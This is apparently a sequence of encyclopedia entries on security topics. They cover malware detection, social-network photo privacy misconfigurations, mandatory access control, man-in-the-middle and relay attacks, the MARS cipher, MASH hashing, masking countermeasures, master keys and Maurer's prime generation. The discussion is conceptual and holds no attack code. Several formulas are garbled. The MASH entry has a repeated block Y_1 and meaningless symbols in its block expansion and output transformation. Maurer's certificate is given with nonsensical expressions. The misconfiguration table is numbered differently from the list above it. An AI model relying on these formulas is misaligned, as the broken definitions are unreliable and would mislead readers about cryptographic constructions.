Polymorphic malware is difficult to detect through signature matching, since the syntactic image on disk changes with each replicated instance. For simple polymorphic malware whose decryption routine does not vary significantly between malware instances, signatures for the decryption routine can be generated. Once the polymorphic malware is run (e.g., as part of *dynamic analysis*, see below) and has decrypted the virus body, signature matching can be applied to detect the malware in memory.

Metamorphic malware, on the other hand, completely eludes classic signature matching. A carefully written metamorphic engine generates enough entropy such that no sufficiently long common sequence of instructions is shared between different instances of the same malware. However, a sloppy implementation of the metamorphic engine by the malware author can introduce commonalities into all instances, such as fixed opcodes with only varying registers. Such weaknesses in the obfuscation scheme can be exploited by scanning for wildcard signatures. In general, however, more advanced detection methods are required.

Research on malware detection thus focuses on approaches for *proactive detection*: Malware that is sufficiently similar in structure or behavior to malware found and analyzed in the past should be detected without requiring new syntactic signatures. Most vendors of anti-virus software implement a form of proactive detection by augmenting their signature-based detection scheme with *heuristics*. They search for several indicators of malicious code, such as the presence of certain system calls or anomalies in the file header, assign scores to each indicator, and classify an

executable as malicious if its total score exceeds a certain threshold. Another strategy to detect multiple variants of the same malware as well as polymorphic and metamorphic malware is *malware normalization*, which attempts to transform obfuscated binary code into a canonical form that can be matched against traditional static signature databases (Christodorescu et al. 2007b; Lakhotia and Mohammed 2004).

Besides augmenting existing signature-based detection methods, there are two general approaches to detect rapidly changing malware: *Static analysis* classifies the potential behavior of a program as malicious or benign without executing it; *dynamic analysis* runs an executable for a certain time in an appropriately protected virtual environment and monitors its behavior at runtime.

Static Analysis

Malware detection by static analysis relies on approximating (abstracting) the semantics of a piece of code, and determining whether it may perform malicious actions. By doing this, static analysis explores *all* possible execution paths of the program. The fundamental difference to static signature matching is that it operates on the semantics, i.e., the potential behavior of malicious code, instead of its syntactic representation. To this end, semantic malware signatures specify “malicious behavior” in an appropriate language. This allows to detect variants of the same malware with a single semantic signature (and thus eliminate the window of vulnerability), as long as they contain the same core malicious behavior. Furthermore, since common transformations applied by metamorphic malware do not change the program semantics, semantic malware signatures should be robust against metamorphism.

However, implementation of a practical malware detector based on static analysis is challenging. An analysis powerful enough to directly handle self-modifying code as in packed or polymorphic malware is considered prohibitively expensive. Existing approaches thus usually focus on analyzing the unencrypted virus body and make use of separate tools to obtain it (Preda et al. 2007; Kinder et al. 2010; Kolbitsch et al. 2009). Several steps have to be performed: First, for polymorphic code, the original virus body has to be exposed either by static decryption or dynamic analysis. The resulting binary is passed to a disassembler, which converts

binary machine code into assembly instructions and provides a control flow graph to the static analysis component.

Note that in order to reliably detect malware, all these steps must be correctly performed. This yields several practical problems, which can be exploited by malware authors to evade static detection. The preparation step to expose the virus body must succeed. For well-known packers or simple encryption schemes, unpacking is an easy and automatic process. More intricate polymorphic schemes, however, require the use of emulation techniques from dynamic analysis. Once the code is available, further processing of the code faces the classic disassembly problem, complicated by the fact that malware is often deliberately obfuscated.

Several approaches to static analysis–based malware detection with different abstractions of behavior and specification mechanisms have been proposed. Very coarse abstractions of executable code only consider system calls; specifications for malicious code then describe system call sequences known to be characteristic to malware. Finer-grained abstractions analyze the control flow graph on the level of individual machine instructions. On this level, it is possible to directly specify patterns of instructions and relations between their operands. Among other patterns, this allows to detect possible data flow between return values and parameters of system calls (Kinder et al. 2010; Preda et al. 2007) and yields more fine-grained malware specifications.

Dynamic Analysis

Malware detection based on dynamic analysis monitors the behavior of potentially malicious processes at runtime and inspects their interactions with the system for suspicious activity. The processes can either be observed live while running on a real system (Holz et al. 2007) (as in *Host-Based Intrusion Detection Systems*) or in an isolated virtual machine or sandbox. Detection engines implemented in on-demand scanners of commercial anti-virus products make use of relatively lightweight *sandboxes*, which provide a partial environment (e.g., function stubs for system calls) and emulate the executable for a short amount of time (Natvig 2002). Although fast, the sandbox can only give a rough estimate of the actions the program would perform when run freely on a system. For detection of polymorphic malware, lightweight sandboxes have proven extremely effective, since only the initial decryption routine needs to be

emulated for the original virus body to appear in the sandbox memory. Once the virus body is plainly visible in the sandbox, classic signature matching can be used for detection. For detecting malicious activity of unknown malware, a sandbox can also be used to record traces of system calls, which are then matched against known malware behavior.

Virtual machines emulate a full system including processor and devices, and host a full operating system installation (Bayer et al. 2006). Their advantage is that executables will usually exhibit the same behavior as on a real system, since all system state is correctly emulated and no system calls are abstracted by stubs.

Dynamic analysis is robust against polymorphic and metamorphic malware, including low-level obfuscations that can thwart disassembly and thus static detection, but it faces specific challenges of its own. Malware can attempt to detect whether it is run within a sandbox or virtual machine or actively attack the emulator. Several anti-emulation techniques exist, which check for certain low-level processor features (e.g., undocumented instructions) or timings. Once an executable has determined that it is being emulated, it can terminate execution without performing any malicious actions.

Another limitation of purely dynamic approaches to malware detection is their only partial observation of the program behavior. Only a single execution is observed for a limited time; if malicious activity is triggered randomly or only under certain conditions, the emulator might not witness the malicious behavior and falsely consider the executable benign. Some file-infecting viruses specifically target this weakness by hooking their malicious code into the exit routines of a program, or placing it randomly inside benign procedures (Entry Point Obfuscation).

The chance of missing malicious behavior that depends on certain conditions can be reduced by using methods from dynamic test case generation that combine features from static and dynamic analysis (Moser et al. 2007). While monitoring the program execution, an emulator also executes the program symbolically to relate program inputs (e.g., return values of some system calls) to branch conditions. In successive runs of the executable, the inputs are then modified to drive execution into different branches. This way, the coverage of dynamic analysis can be increased.

Access control; Photo privacy; Policy misconfigurations; Social networks; Treemap visualization

Introduction

Privacy protection is an important issue in online social networks. To assist users with managing access control, online social networking platforms provide privacy configuration interfaces. For instance, Facebook allows users to set fine-grained policies by creating user lists which should be allowed access. The users can also view their profile from the audience perspective to understand what information about them is visible. However, being nonexperts in access control, users are often unable to translate their

access control requirements through these interfaces, and they end up giving access to unintended audience. For instance, a user's birthday might be unintentionally visible to people outside their friend network.

Photos are one of the most frequently shared content on social media. Braunstein et al. (2011) conducted a study using indirect content privacy surveys. Their results indicated the users' privacy concern for their online photos such as those on social media. This suggests the need for techniques that can enable a user to quickly figure out the unintended audience accessing a photo and fix it.

Numerous visualization tools have been proposed to help the users easily understand policies on social networks. PViz is a tool proposed by Mazzia et al. (2012) which lets the user understand the visibility of her profile according to various friend groups. Similarly, Anwar and Fong (2012) proposed a visualization tool for privacy settings. The social network is displayed as a graph, and mousing over a node in the graph indicates what the person can access in the current user's profile. However, these tools do not incorporate the ability to quickly identify and fix unintended photo sharing.

A Treemap visualization (invented by Shneiderman and Plaisant 1998) displays hierarchical (tree-structured) data as a set of nested rectangles. Each branch of the tree is given a rectangle, which is then tiled with smaller rectangles representing sub-branches. A leaf node's rectangle has an area proportional to a specified dimension of the data. When the color and size dimensions are correlated in some way with the tree structure, one can often easily see patterns that would be difficult to spot in other ways. A second advantage of Treemaps is that, by construction, they make efficient use of space. As a result, they can legibly display thousands of items on the screen simultaneously.

We propose a tool that displays the user's photo albums on a social network w.r.t their policy misconfigurations using a Treemap visualization. We developed a prototype for Facebook by extracting the privacy settings of photo albums through the Facebook API.

Potential Policy Misconfigurations

We use the following set of misconfigurations proposed by Javed and Shehab (2013). Each misconfiguration is assigned a sensitivity weight on a

scale from 0 to 1 based on the extent of privacy leak that it can cause (Table 1).

- *M1. An empty friend list has been allowed or denied*. For example, if the user allows access to a smart list which contained friends initially but became empty over the course of time when the respective friends changed their work, education, or hometown.
- *M2. A friend has been explicitly denied access to this photo album but is allowed access to other albums*. This misconfiguration can arise due to the existence of a friend who has been given access to most albums but is denied access to a specific album by adding their name in the denied set of users. The user can have a false perception that this friend has been denied access to all the other albums as well.
- *M3. There are common friends between friend lists*. For example, Facebook gives access to the union of all the friends/friend lists included in the "Allowed" field. However, during policy composition, the user might want to allow access to only those friends who exist in all the friend lists in the "Allowed" field, leading to oversharing of information.
- *M4. One or more friends exist in both the allowed and denied fields*. In Facebook access control, the deny permission takes precedence over the allow permission. Therefore, this misconfiguration intends to notify the user of unintended denial of access to a friend.
- *M5. A smart list, which updates automatically without user consent, has been used*. If a user grants access to a smart list, there is a potential chance of sharing information with unintended audience because the user does not control the list.
- *M6. The photo album is visible to people outside the friend network*. This scenario is possible if the chosen privacy settings are Friends of Friends, Friends and Networks, or Public.

Managing and Monitoring Social Network Privacy Policies, Table 1 Misconfiguration sensitivities

Misconfiguration	Sensitivity
M1. A friend list having no friends	0.1
is allowed or denied	
M2. One or more friends exist in	0.2
both the allowed and denied fields	
M3. There are common friends	0.4


M4. A friend has been denied	0.6
explicitly in current album but	
is allowed access in other albums	
M5. An automatically created	0.8
friend list which updates without	
consent has been used	
M6. The album is visible to people	1
outside the user’s friend network	

Proposed Treemap-Based Visualization

We use a Treemap visualization to display the photo albums according to their policy misconfigurations. There are two levels in our Treemap hierarchy.

- *Level 1*. The first tree level displays the albums grouped by their policies. Each rectangle in this level corresponds to a distinct policy. The size of the rectangle is proportional to the number of albums having this policy. The color of the rectangle shows the sensitivity of the misconfiguration detected in the underlying policy, where red represents the highest sensitivity and yellow represents the lowest sensitivity (Fig. 1a).



(a) Level 1- Album policy groups

(b) Level 2 - Albums inside an album policy group

Managing and Monitoring Social Network Privacy Policies, Fig. 1 Treemap visualization of photo albums w.r.t their policy misconfigurations. (**a**) Level 1 – Album policy groups. (**b**) Level 2 – Albums inside an album policy group

- *Level 2*. The second level displays all the albums inside an album policy group. Each rectangle corresponds to a single album. The size of the rectangle is proportional to the number of photos inside the album. The color of each rectangle is the same as that of the parent rectangle in level 1 and shows the sensitivity of the misconfiguration detected in the album. Figure 1b shows the albums inside the policy group “public.” Clicking on a rectangle in this level takes the user to the album’s details screen. This screen displays a summary of the album consisting of its description, policy, detected misconfigurations, most liked and commented photos, and similar albums. There is also an option to fix the album policy and rescan it (Fig. 2).

Managing and Monitoring Social Network Privacy Policies, Fig. 2 Album summary screen

We developed a prototype for Facebook by extracting the privacy settings of photo albums through the Facebook API.

Conclusion and Future Directions

We proposed a tool that enables a user to quickly identify and fix unintended photo sharing on social networks. The tool displays the photo albums according to their policy misconfigurations using a Treemap visualization. We developed a prototype that is currently limited to Facebook. However, the idea can be easily customized to other social networks.

To evaluate the effectiveness of our tool, its usability assessment is crucial. Therefore, the future directions of this work involve designing an eye-tracking-based user study focused on the following questions:

1. Compared to the existing privacy configuration interfaces on social networks, is the Treemap visualization more effective regarding users' speed and accuracy of identifying and fixing album policy misconfigurations?

2. What is the users' subjective satisfaction of the tool based on the System Usability Scale (Brooke 1996)?

3. Which elements of the tool attract the most user attention?

Mandatory Access Control (MAC) Policies

Sabrina De Capitani di Vimercati[12] ✉ and Pierangela Samarati[12] ✉

Definition

Mandatory access control (MAC) policies control access based on mandated regulations determined by a central authority.

Theory

With a mandatory access control policy, access decisions are made by a central authority (Samarati and De Capitani di Vimercati, 2001). This implies that the central authority has to define all permissions and users cannot define their own permissions, even if they are the owners of the objects on which access has to be controlled. The most common form of mandatory policy is the *multilevel securitypolicy* that is based on the classifications of *subjects* and *objects* in the system. Objects are passive entities storing information. Subjects are active entities that request access to the objects. The semantics and use of the classifications assigned to objects and subjects within the application of a multilevel security policy

depends on whether the classification is intended for a *secrecy* or an *integrity* policy.

A secrecy-based mandatory policy (e.g., the Bell and LaPadula model) controls the direct and indirect flows of information to the purpose of preventing leakages to unauthorized subjects. An integrity-based mandatory policy (e.g., the Biba model) controls the flow of information and prevents subjects to indirectly modify information they cannot write. An important aspect of the mandatory policies is the distinction between their concept of *subjects* and the concept of *authorization subjects* considered in the discretionary policies. While authorization subjects typically correspond to users (or groups thereof), mandatory policies make a distinction between *users* and *subjects*. Users are human beings who can access the system, while subjects are processes (i.e., programs in execution) operating on behalf of users. This distinction allows the mandatory policy to control the indirect accesses (leakages or modifications) caused by the execution of processes.

Mandatory access control policies have been developed and are typically considered at the level of operating systems. The application of mandatory policies in the context of database management systems (DBMSs) introduces several challenges and complications that need special consideration. Some support for mandatory (specifically) multilevel policies is however provided in some DBMSs. Security classification is typically supported at the level of table row, that is, security classes are assigned to rows within tables, and subjects' visibility is regulated accordingly.

Mandatory access control policies have also been integrated with smart devices. An example is the Security Enhanced Linux (SELinux), a MAC policy for the Linux operating system that has been also integrated within the Android operating system. The main advantage of this integration is related to the fact that Android can better confine the installed applications, which are contained within a restricted space, thus reducing the possible effects of malicious applications on the system resources.

Mandatory access control principles have also been adapted and developed in the context of commercial systems, in the secrecy-based *Chinese Wall* approach introduced by Brewer and Nash in 1989 and in the integrity model introduced by Clark and Wilson in 1987. In these approaches, subjects are users of the system and the mandatory axioms

impose restrictions on their operation to prevent improper information leakage or tampering.

Man-in-the-Middle and Relay Attack

Yvo Desmedt[13] ✉
(13) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

An adversarial computer between two ones pretending to the one to be the other.

Theory

The *man-in-the-middle attack* is a very old attack that has been used against a wide range of protocols, going from login protocols, *entity authentication* protocols, etc.

To illustrate, consider *secure socket layer (SSL)*, used to protect the privacy and authenticity of WWW traffic. Current public key infrastructures either are nonexistent or have very poor security, if any (for an incident example, see Erroneous verisign-issued digital certificates pose spoofing hazard 2001). This implies that a man-in-the-middle can be launched as follows. Suppose Alice wants to have a secure WWW connection to Bob's WWW page. When Eve is between Alice and Bob, Eve will pretend that her made-up public key is the one of Bob. So, when Alice accepts the fake certificate, she is in fact sending information to Eve. Eve can then start an SSL connection with the real WWW page of Bob. Even though encryption

and authentication is used, once Eve has convinced Alice that her made-up key is the public key of Bob, Eve can be an active eavesdropper.

Man-in-the-middle attacks can also be launched against entity authentication schemes (Bengio et al., 1991), allowing a third party – let us say Eve – to pretend to be Alice. For possible solutions consult, e.g., Bengio et al. (1991), Beth and Desmedt (1991), and Brands and Chaum (1993).

In a *relay attack*, a party – let say Eve – will use the resources of a second party in an unauthorized way. A classical example is related to e-mail. Suppose Eve wants to send spam e-mail to lots of users, but does not have the resources (e.g., bandwidth). She will try to use Alice's machine to have it send all this e-mail. This may result in a denial of service against Alice's machine. Old mail servers allowed mail to be relayed. A more modern version of a relay attack is similar to a man-in-the-middle, except that (one of) the attacker(s) initiates the communications, e.g., between an electronic key (or a smart card) and the electronic lock. An example is explained in more details in Relay attack (2024) and a nice survey can be found in Attaque par relais (2024) (in French).

Experimental Results

The hacking community has reinvented the use of man-in-the-middle and relay attacks in the context of entity authentication. It is now heavily used in car theft. One of the first articles was by BBC: http://www.bbc.com/news/uk-england-birmingham-42132689.

Due to the reinvention, the terminology used is no longer the one that was used in Bengio et al. (1991). A theft using a man-in-the-middle attack is now called a "relay theft." Faraday cages were proposed in Bengio et al. (1991) to protect against such attacks. Today, when it is used to protect a wallet or keys, it is called a "Faraday pouch." Other solutions include to one-time (using ZKIP) authenticate one's location on earth (Desmedt, 1988), or to exploit the relative distance between prover and verifier (Beth and Desmedt, 1991). Variants are known under the name "distance bounding protocols" (see Distance-bounding protocol (2023) for an incomplete survey and also Attaque par relais 2024).


MARS


Christophe De Cannière[14] ✉
(14) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be



MARS (Burwick et al. 1998) is a block cipher designed by IBM. It was proposed as an *Advanced Encryption Standard* (Rijndael/AES) candidate in 1998 and was one of the five finalists in the AES selection process.

MARS has a block size of 128 bits and accepts secret keys of variable lengths, ranging from 128 to 1248 bits. It is a word-oriented cipher, i.e., all operations are performed on 32-bit words. The main distinguishing feature of MARS is its heterogeneous structure, inspired by the theoretical work of Naor and Reingold. The cipher consists of three stages:



- *Forward Mixing*. First, four 32-bit subkeys are added to the data entering the cipher. The resulting block of four 32-bit words is then passed through eight rounds of a "type-3" Feistel network. In each round, one data word is used to modify the three other words. The Feistel network uses two fixed 8 × 32-bit S-boxes S_0 and S_1, and does not depend on the secret key in any way.
- *Cryptographic Core*. The core of the encryption algorithm consists of a type-3 Feistel network of 2 × 8 rounds. In each round, the data is modified using an *E*-function which takes as input one data word and two key words, and produces three output words. The *E*-function itself uses many different components: a 9 × 32-bit S-box *S*, a 32-bit multiplication, fixed and data-dependent rotations, an addition, and XORs. After eight "forward" rounds, eight slightly different "backward" rounds are applied.

- *Backwards Mixing*. This layer is essentially the inverse of the forward mixing layer. Notice, however, that different subkeys are used.

At present, only a few attacks on reduced-round versions of MARS have been presented. Note that, due to its heterogeneous structure, MARS can be downscaled in many different ways. A first approach is to concentrate on the core rounds. In 2000, Biham and Furman have shown impossible differentials over 8 out of 16 core rounds. An attack breaking 11 rounds using amplified boomerang techniques is presented by Kelsey, Kohno, and Schneier (2000, 2001). The same authors also proposed a straightforward meet-in-the-middle attack on a MARS version with only five core rounds, but with full forward and backward mixing (Figs. 1 and 2).

MASH Hash Functions (Modular Arithmetic Secure Hash)

Bart Preneel[15] ✉
(15) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Definition

MASH-1 and MASH-2 are constructions for *Hash Functions* based on *modular arithmetic*. Both are unkeyed cryptographic hash functions that have been designed to have the following properties: *preimage resistance*, *second preimage resistance*, and *collision resistance*.

Background

The history of hash functions based on modular arithmetic dates back to the mid 1980s. Many designs have been broken, including the one in CITT Recommendation X.509 Annex D (ISO 9594-8) (cf. Correcting Block Attack). The MASH design is the result of a long design effort within ISO/IEC JTC1/SC27/WG2; the final result was published as Part 4 of ISO/IEC 10118 in 1998. The MASH hash functions are among the first hash function designs that use a strong output transformation.

Theory

In the following, N denotes an *RSA* modulus, that is, the product of two large primes and m denotes its length in bits or $m = \lceil \log_2 N \rceil$. The length n of the chaining variables in bits is then equal to the largest multiple of 16 strictly smaller than m. The length of the message blocks is equal to $n/2$ bits. The specification also needs a prime number p with $\lceil \log_2 p \rceil \leq m/2$; the prime p shall not be a divisor of N and the three most significant bits of p shall be equal to 1. The operation $\|$ denotes the concatenation of strings.

MASH-1 is defined for input strings of length $< 2^{n/2}$ bits. If necessary, the string X is right-padded with "0" bits to obtain a string with bit-length a multiple of $n/2$ and the resulting string is divided into t $n/2$-bit blocks denoted with $X_1, X_2, \ldots, X_t$. Next, a block X_{t+1} is added which contains the binary representation of the input string X in bits, left-padded with "0" bits. Subsequently each block X_i is expanded to an n-bit block $\mathbb{F}_{p^2}$ as follows: insert four 1 bits before every 4-bit substring of X_i.

The MASH-1 compression function, which maps $3n/2$ bits to n bits, is defined as follows:

$$H_i = \left(\left(\left(\tilde{X}_i \oplus H_{i-1} \right) \vee A \right)^2 \pmod{N} \right) \sim n \quad \oplus H_{i-1}. \tag{1}$$

Here A = `0xF00…00` and $\sim n$ denotes that the rightmost n bits of the m-bit result are kept. The iteration starts with the all '0' string or $H_0 = 0^n$ and runs for $1 \leq i \leq t + 1$.

At the end, a rather complex output transformation is applied to H_{t+1}. First H_{t+1} is divided into four $n/4$-bit blocks defined as follows: $H_{t+1} = Y_0 \| Y_1 \| Y_1 \| Y_3$. Define 12 $n/4$-bit blocks $Y_i = Y_{i-1} \oplus Y_{i-4}$, $4 \leq i \leq 15$. Combine the Y_i to eight additional $n/2$-bit blocks $X_{t+1+i} = Y_{2i-2} \| Y_{2i-1}$, $1 \leq i \leq 8$, transform the X_{t+1+i} blocks to $\left(k_x^{new}\right)'$, and perform eight additional iterations of the compression function with these blocks. Finally the hash result is computed as $H_{t+1+8} \mod p$.

MASH-2 is obtained by replacing in MASH-1 the exponent 2 by the exponent $257 = 2^8 + 1$.

The redundancy in the block $\mathbb{F}_{p^2}$ (four "1" bits in every byte) and the additional operations ($\vee A$ and $\sim n$) intend to preclude a Correcting Block Attack. The complex output transformation destroys some of the mathematical structure of the modular exponentiation.

When the factorization of the modulus is not known, the best known (2nd) preimage and collision attacks on MASH-1 require $2^{n/2}$ and $2^{n/4}$ operations (Coppersmith and Preneel 1995); they are thus not better than brute force attacks. While to date no efficient attacks are known that exploit the factorization of the modulus, knowledge of the factorization may reduce the security level. Therefore it is strongly recommended that the modulus N is generated by a trusted party (who deletes the factors after generation) or by using multi-party computation (e.g., Boneh and Franklin (1997) and Frankel et al. (1998)).

Masking Countermeasure

Emmanuel Prouff[16] ✉
(16) CNRS, INRIA Laboratoire d'Informatique, Equipe PolSys, Sorbonne Université, Paris Cedex 05, France

Synonyms

Blinding; Duplication; Encoding; Secret sharing

Definition

Masking is a countermeasure used to secure cryptographic implementations against side-channel analysis. The principle is to randomly split every sensitive intermediate variable occurring in the computation into several shares and to securely operate on these shares throughout the calculation.

Theory

Masking countermeasures, aka *secret sharing* or *duplication*, have been introduced simultaneously in Goubin and Patarin (1999) and Chari et al. (1999) to defeat side-channel analysis (SCA for short) against cryptographic implementations. It consists in splitting every sensitive variable of the implementation (i.e., every variable functionally depending on the secret parameters) into a predetermined number of shares, say n, called the *masking order*. While the shared value can be recovered from the shares thanks to a so-called reconstruction function, the sharing is defined such that no information can be recovered from less than $d < n$ shares, where d plays the role of a security parameter. A so-called (n, d)-masking scheme aims at specifying how to update the sharing of the internal state of the

processing such that (1) the final sharing corresponds to the expected cryptographic output and (2) no information can be recovered on the secrets with strictly less than $d + 1$ values manipulated during the entire processing. The latter property is sometimes called *dth-order SCA security* in the dedicated literature, and it is equivalent to the *dth-order probing security* introduced in Ishai et al. (2003). In a series of papers starting from the latter one, it has been shown that the complexity of mounting a successful side-channel attack against a masked implementation increases exponentially with d, the base of the exponent only depending on the amount of noise in the signals exploited by the SCA. Starting from this observation, the design of efficient masking schemes for different cryptographic algorithms has become a foreground issue, together with the definition of frameworks to formally prove their security in pertinent models.

The main technique which has been used to share sensitive data is the so-called Boolean masking: it simply consists in randomly splitting the value x into n shares $x_1, x_2, \ldots, x_n$ such that $x = x_1 \oplus x_2 \oplus \ldots \oplus x_n$, with $\oplus$ denoting the bitwise X-OR operation. It straightforwardly gives a security at order $d = n - 1$. Most of the masking schemes developed for block cipher implementations are based on Boolean masking and start from ideas developed in Ishai et al.'s paper to secure, in any finite field, both affine functions and multiplications. Since any processing can be decomposed into those two types of operations solely, having a masking scheme for both of them together with a third one to refresh the involved randomness directly enables to deduce a generic solution by simple composition. Ishai et al.'s schemes have been improved and adapted through several papers to reduce the number of internal operations (Goudarzi et al., 2018) or the amount of randomness (Belaïd et al., 2017). Some works have investigated in parallel how to decompose cryptographic primitives in order to minimize the overhead induced by their masking (Carlet et al., 2012). Other works have directly try to design cryptographic algorithms which are "masking friendly" (see, e.g., Goudarzi et al. 2020). Meanwhile, to help the designers to evaluate the security of their schemes, several models have been proposed to build formal proofs: the *probing model* and the *random probing model* (Ishai et al., 2003), the *glitch-robust probing model* (Cassiers and Standaert, 2021), and the *noisy leakage model* (Prouff and Rivain, 2013) are among the most cited ones. In parallel, tools have been developed to automatically produce proofs in those models (Barthe et al., 2015).

Notably, other sharing techniques have been investigated to define masking schemes. We list three of them hereafter:

- (Multiplicative masking) x is viewed as an element of a finite field $\mathbb{K}$ and is represented by the pair $(x + \delta_0(x), \delta_0(x))$, where $\delta_0(x)$ is the function that maps any non-zero value to 0 and the zero value to 1; then, $x + \delta_0(x)$, which is always non-zero, is split into n non-zero shares such that $x + \delta_0(x) = x_1 \times x_2 \times \ldots \times x_n$, where $\times$ denotes the multiplication over $\mathbb{K}$, and $\delta_0(x)$ is split into n additive shares δ_i such that $\delta_0(x) = \delta_1 + \delta_2 + \ldots + \delta_n$ (Genelle et al., 2011).
- (Arithmetic masking) x is viewed as an element of $\mathbb{Z}/q\mathbb{Z}$ for some integer q, and it is split into n shares $x_1, x_2, \ldots, x_n$ such that $x = x_1 + x_2 + \ldots + x_n$, where + is the addition modulo q (Coron et al., 2014).
- (Inner product masking) x is viewed as an element of a finite field $\mathbb{K}$, and it is shared into two n-dimensional vectors $L = (L_1, L_2, \ldots, L_n) \in \mathbb{K}^n$ and $(R_1, R_2, \ldots, R_n) \in \mathbb{K}^n$ such that $x = L \cdot R$, where $\cdot$ is a scalar product over $\mathbb{K}$ (Balasch et al., 2017).

Algorithms to convert one type of masking into another one while maintaining the dth-order SCA security have been proposed: see, e.g., Coron et al. (2014) for conversions between arithmetic and Boolean maskings or Genelle et al. (2011) for conversions between Boolean and multiplicative maskings.

A series of papers starting from the original work by Chen et al. (2007) has also established a direct connection between the construction of (n, d)-masking schemes and that of error-correcting codes of *lengthn* and *dual distanced* + 2. In particular, for d and n such that $d \leq \frac{n-1}{2}$, a (n, d)-masking of x in a finite field $\mathbb{F}_q$ can be directly deduced from a Reed-Solomon code of length $n + 1$ and dimension $d + 1$. Following the remark by McEliece and Sarwate (1981), this relation directly leads to the so-called Shamir secret sharing scheme, which proposes to split x into n shares $P(\alpha_1)$, $P(\alpha_2)$, ..., $P(\alpha_n)$, where the α_i are distinct public values in $\mathbb{F}_q$ and P is a secret polynomial of degree $d + 1$ over $\mathbb{F}_q$ (Shamir, 1979). Based on Shamir's idea, several schemes have been proposed in the area of secure multi-party computation to split the processing of any function among n players such

that no coalition of strictly less than $d + 1$ players can recover information about the shared input of the function (see, for instance, Ben-Or et al. 1988). They can be simply adapted to define (n, d)-masking schemes, which stay secure even in the presence of the so-called glitches phenomena (Mangard and Schramm, 2006). This link with secure multi-party computation is the cornerstone of the threshold implementation theory introduced by Nikova et al. (2006) and further developed in Reparaz et al. (2018). Another solution to address the glitches issue in masking schemes has been proposed by Groß et al. (2016) under the name of *domain-oriented masking*.

Masking in Practice

The application of masking schemes to secure implementations in the industry comes with several challenges. First of all, current schemes consume lots of randomness, and the generation of this randomness is often a bottleneck in practice. For the security proofs to apply, it is assumed to be perfect while in practice security designers have to make compromises between security and efficiency. The literature is lacking clear guidelines to rule these compromises. Also, the complexity of current masking schemes, both in terms of speed and size (for hardware implementations), essentially increases quadratically with the number of shares. This explains why current industrial implementations are specified with low masking orders (usually lower than 3) and combine masking with other countermeasures like jittering and white noise addition.

The assumptions behind the security models applied to formally prove masking schemes are hard to validate in practice. For instance, they usually do not take cache mechanisms into account or do not consider the initial state of the memories when they are updated with intermediate results of the schemes. Some schemes based on error-correcting codes even assume that the information leakage follows a specific form (e.g., it is a direct function of the Hamming weight of memory transitions Maghrebi et al. 2011). Several papers have reported attacks that exploit unexpected behaviors of the physical execution of a masking scheme (notably Mangard and Schramm 2006, Coron et al. 2012, or Moradi et al. 2014). The compilation itself may remove intermediate processings of the masking

scheme (by nature highly redundant), which usually requires them to be developed at assembly level.

Due to all those difficulties, it is mandatory to validate in practice the assumptions behind the security proofs and more generally to verify the resistance of the implementation on up-to-date test benches. This principle is one of the main foundations of Common Criteria evaluations at the highest security levels (see CC1 2012).

Open Problems and Future Directions

Among the numerous open avenues for further research in the area of masking, one of the most important is to refine current security models to improve their accuracy while keeping them simple enough to allow simple and efficient proofs. It is also important to continue the development of efficient tools to formally verify masking schemes and to automatize their application on cryptographic implementations. In parallel, more research of new masking schemes with better asymptotic or practical complexity must be conducted. Likewise, a lot remains to be done on the efficient implementation and optimization of existing schemes.

From a security evaluation point of view, the community must continue to propose methodologies and frameworks to validate the implicit assumptions underlying the security models used to develop masked implementations (e.g., data isolation, noise independence, only computation leaks, etc.) to either enforce them in practice or to relax them with more robust designs. A challenging, but ambitious, objective is to develop frameworks allowing to generate, from a set of physical parameters of a target device, masked implementations achieving some given security in a sound security model.

Usually, side-channel attacks are not the single threat that has to be taken into account by designers, and resistance against fault attacks (aka semi-active physical attacks) is often also mandatory. Defeating simultaneously both types of attacks is known to be challenging, and several papers have shown that masking often provides limited (or even no) resistance against fault attacks (see, e.g., Boscher and Handschuh 2008 or Dobraunig et al. 2018). The development of schemes combining the principles of masking with methods to detect fault attacks has been done in some papers (see, e.g., Reparaz et al. 2018), but this area certainly deserves

more attention from the research community (e.g., to better model the threat of combined side-channel and fault attacks and to develop efficient schemes).

Among other important research avenues, the development of efficient higher-order masking schemes for algorithms based on elliptic curves and post-quantum cryptography can also be cited. In the latter case, the core operations are very different from those for which masking has been originally developed. The idea of applying the principle of masking to develop white-box cryptography has already been investigated in a few papers. It certainly stays an interesting topic for further developments, possibly in weaker adversarial models (which are still to be defined).

Definition

A *master key* is a cryptographic key used only for the protection of other keys.

Applications

A *master key* is a cryptographic key (typically a symmetric key ("Symmetric Cryptosystem")) whose sole purpose is to protect other keys, such as session keys, while those keys are in storage, in use, or in transit. This protection may take one of two forms: the master key may be used to encrypt the other keys, or the master key may be used to generate the other keys (e.g., if the master key is (k_0), session key (k_1) may be formed by hashing ("Hash Function") the concatenation of (k_0) and the digit "1," session key (k_2) may be formed by hashing the concatenation of (k_0) and the digit "2," and so on).

Master keys are usually not themselves cryptographically protected; rather, they are distributed manually, or initially installed in a system, and protected by procedural controls and/or by physical or electronic isolation (Menezes et al. 1997; Schneier 1996).

Open Problems and Future Directions

Because master keys are not cryptographically protected (i.e., are protected by procedural or physical means), and because they typically have long lifetimes, they are often a specific target of attack. Properly protecting these keys, while maintaining their availability and usability, is an area of on-going research.

Maurer's algorithm

Definition

Maurer's method (or Maurer's algorithm) generates provably prime numbers that are nearly random.

Background

Maurer's algorithm was first described by Ueli Maurer in 1995.

Theory and Applications

In Maurer's method, a number n is generated along with a certificate of primality to prove that n is prime. The certificate consists of a triple of number R, F, a, along with the prime factorization $u_i^j \equiv a_i y_1^j$ of F, where $2RF + 1 = n$, and such that

1. $a^{n-1} \equiv 1 \mod n$
2. $\gcd\left(a^{\frac{n-1}{q_j}} - 1, n\right) = 1$ for all $1 \le j \le r$.

This triple of numbers guarantees that all prime factors of n are of the form $mF + 1$ for some positive integer m (the proof of this lemma can be found in Maurer (1995) but is too complicated to be included here). In particular, if $\mathrm{NAF}_2(k)$ then n must be prime as the product of any two primes of the form $mF + 1$ is at least $F^2 + 2F + 1 > F^2 \ge n$.

